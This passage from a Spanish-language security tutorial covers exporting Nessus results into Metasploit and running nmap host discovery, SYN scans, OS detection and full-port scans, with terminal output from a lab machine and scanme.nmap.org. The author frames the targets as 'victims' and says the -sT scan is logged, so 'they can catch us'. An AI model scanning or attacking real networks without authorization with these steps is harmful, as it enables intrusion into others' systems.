
Cuando termine aparecerá como Completed.

Pulsamos sobre el nombre que le dimos a nuestro escaneo y vemos el número de vulnerabilidades según su importancia.


Si pulsamos sobre esas vulnerabilidades saldrán de una en una, con su nivel de seguridad y un título explicativo.



Ya conociendo las vulnerabilidades de nuestra víctima, tenemos que usar un programa que las pueda explotar, para ello recomiendo MetaSploit. Para usar esas vulnerabilidades, damos a Export y en el desplegable seleccionamos el tipo de archivo deseado dependiendo de la aplicación que le demos, en este caso exportamos como Nessus.



Nos aparecerá a la izquierda unos cuadros de vulnerabilidades, lo pasamos al cuadro de la derecha arrastrándolos con el ratón.



Ya con los archivos guardados, vamos al MetaSploit y lo importamos para empezar nuestro ataque. Para ello disponemos del manual de MetaSploit

NMAP


NMAP es una aplicación que nos permite ver los equipos activos de una red y sacar diferente información, especialmente los puertos abiertos que nos serán de gran interés para realizar ataques y saber que aplicaciones está ejecutando, es sin duda el escaner más usado por los **hackers**. En **Seguridad Informática** lo usamos

mucho para comprobar que estén abiertos sólo los puertos realmente necesarios y tapar lo mejor posible los accesos externos indeseados.


Debe ser instalado en nuestro equipo, existe la versión para Windows que podremos descargar sin problema, o ejecutar sudo apt-get install en nuestro Linux para instalarlo. Kali Linux dispone del NMAP ya instalado, así que no nos será necesario estar instalando nada. Recuerdo que en Linux las mayúculas y las minúsculas no son lo mismo, así que cuidado con las opciones.

Lo primero que vamos a ver, es como saber que equipos hay en una red de ordenadores. Por ejemplo si sabemos que un equipo tiene la IP 192.168.20.15 o la que sea, ponemos esa misma IP acabada en cero y ponemos /24 como se muestra en la imagen. Esto lo que hace es que busca en una red que va desde la IP 192.168.20.0 hasta la 192.168.20.254. Es lo que se llama una máscara de subred tipo C. Esto equivale a la máscara 255.255.255.0 que suelen tener los routers y muchas redes con menos de 255 equipos.


Ejecutamos el comando **nmap –sn 192.168.20.0/24** o la IP acabada en cero que sea. Vemos que sólo tengo la IP 192.168.20.15, que es la que tengo levantada en el VirtualBox a parte de la Kali.



Con la opción –v nos detalla toda la red, buscando los equipos de uno en uno para ver cual existe y cual no. El comando sería **nmap –sn –v 192.168.20.0/24**



Si queremos ver los puertos abiertos de un equipo concreto, en este caso de una máquina con la IP 192.168.20.1 que he levantado, escribimos el comando **nmap –sS 192.168.20.1**. Esta es una IP interna de mi red, concretamente de un servidor, pero podemos poner por ejemplo la IP de un servidor web externo de Internet. Como se muestra, este equipo tiene abierto los puertos 53, 111, 8080, 8081 y 10000, indicando además que están open o abiertos y el servicio que corre en ese puerto.



Con la opción **–v** añadida nos diría los puertos de la red.


```
root@kaliLinux: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
Completed ARP Ping Scan at 10:17, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:17
Completed Parallel DNS resolution of 1 host. at 10:17, 0.06s elapsed
Initiating SYN Stealth Scan at 10:17
Scanning 192.168.20.1 [1000 ports]
Discovered open port 111/tcp on 192.168.20.1
Discovered open port 8080/tcp on 192.168.20.1
Discovered open port 53/tcp on 192.168.20.1
Discovered open port 10000/tcp on 192.168.20.1
Discovered open port 8081/tcp on 192.168.20.1
Completed SYN Stealth Scan at 10:17, 0.31s elapsed (1000 total ports)
Nmap scan report for 192.168.20.1
Host is up (0.0019s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
111/tcp   open  rpcbind
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap
10000/tcp open  snet-sensor-mgmt
MAC Address: 08:00:27:8C:A1:90 (Cadmus Computer Systems)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.048KB)
root@kaliLinux:~# nmap -sS -v 192.168.20.1
```

Ahora lo hacemos sobre un servidor externo, en este caso sobre scanme.nmap.org con la opción **–v** y **–sS**, vemos que nos da la IP del servidor y los puertos abiertos con los servicios asociados.

```
root@kaliLinux: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kaliLinux:~# nmap -sS -v scanme.nmap.org

Starting Nmap 6.47 ( http://nmap.org ) at 2015-01-08 10:18 CET
Initiating Ping Scan at 10:18
Scanning scanme.nmap.org (74.207.244.221) [4 ports]
Completed Ping Scan at 10:18, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:18
Completed Parallel DNS resolution of 1 host. at 10:18, 0.23s elapsed
Initiating SYN Stealth Scan at 10:18
Scanning scanme.nmap.org (74.207.244.221) [1000 ports]
Discovered open port 80/tcp on 74.207.244.221
Discovered open port 22/tcp on 74.207.244.221
Discovered open port 9929/tcp on 74.207.244.221
Completed SYN Stealth Scan at 10:19, 24.16s elapsed (1000 total ports)
Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.034s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9929/tcp open  nping-echo

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.19 seconds
           Raw packets sent: 3016 (132.620KB) | Rcvd: 22 (904B)
root@kaliLinux:~#
```

Existe también la opción **–sT**. Este escaneo es más exacto, pero se guarda en los logs de eventos, por lo que nos pueden pillar, por lo que no es muy recomendable abusar de él.

Si al nmap le añadimos la opción **–O** (o mayúscula), nos mostrará el sistema operativo de la víctima. En este caso vemos que es un Unix AIX.



Para realizar un escaneo completo a una IP, ejecutamos **nmap –p 1-65535 –T4 –A –v 192.168.20.1**. Es importante saber que nmap por defecto escanea sólo los puertos del 1 al 10000, con la opción **–p** podemos poner todos cuantos deseemos,

en este caso todos, del 1 al 65535. En este caso nos ha sacado el 33946 que antes no había descubierto.

```
root@kaliLinux:~# nmap -p 1-65535 -T4 -A -v 192.168.20.1

Starting Nmap 6.47 ( http://nmap.org ) at 2015-01-08 10:37 CET
NSE: Loaded 118 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 10:37
Scanning 192.168.20.1 [1 port]
Completed ARP Ping Scan at 10:37, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:37
Completed Parallel DNS resolution of 1 host. at 10:37, 0.06s elapsed
Initiating SYN Stealth Scan at 10:37
Scanning 192.168.20.1 [65535 ports]
Discovered open port 53/tcp on 192.168.20.1
Discovered open port 111/tcp on 192.168.20.1
Discovered open port 8080/tcp on 192.168.20.1
Discovered open port 33946/tcp on 192.168.20.1
Discovered open port 10000/tcp on 192.168.20.1
Discovered open port 8081/tcp on 192.168.20.1
Completed SYN Stealth Scan at 10:37, 15.90s elapsed (65535 total ports)
Initiating Service scan at 10:37
Scanning 6 services on 192.168.20.1
Completed Service scan at 10:37, 11.07s elapsed (6 services on 1 host)
Initiating OS detection (try #1) against 192.168.20.1
Retrying OS detection (try #2) against 192.168.20.1
Retrying OS detection (try #3) against 192.168.20.1
```

Y bueno, eso viene a ser lo más importante del nmap, como veis es una utilidad muy simple para escanear puertos de forma muy rápida. Recordar que siempre existe el comando man en Linux para obtener mayor información sobre los comandos e ir ampliando conocimientos.

Además para los que os mováis mejor en entornos gráficos disponéis de **ZeNMAP**, que es la versión gráfica del **NMAP**.

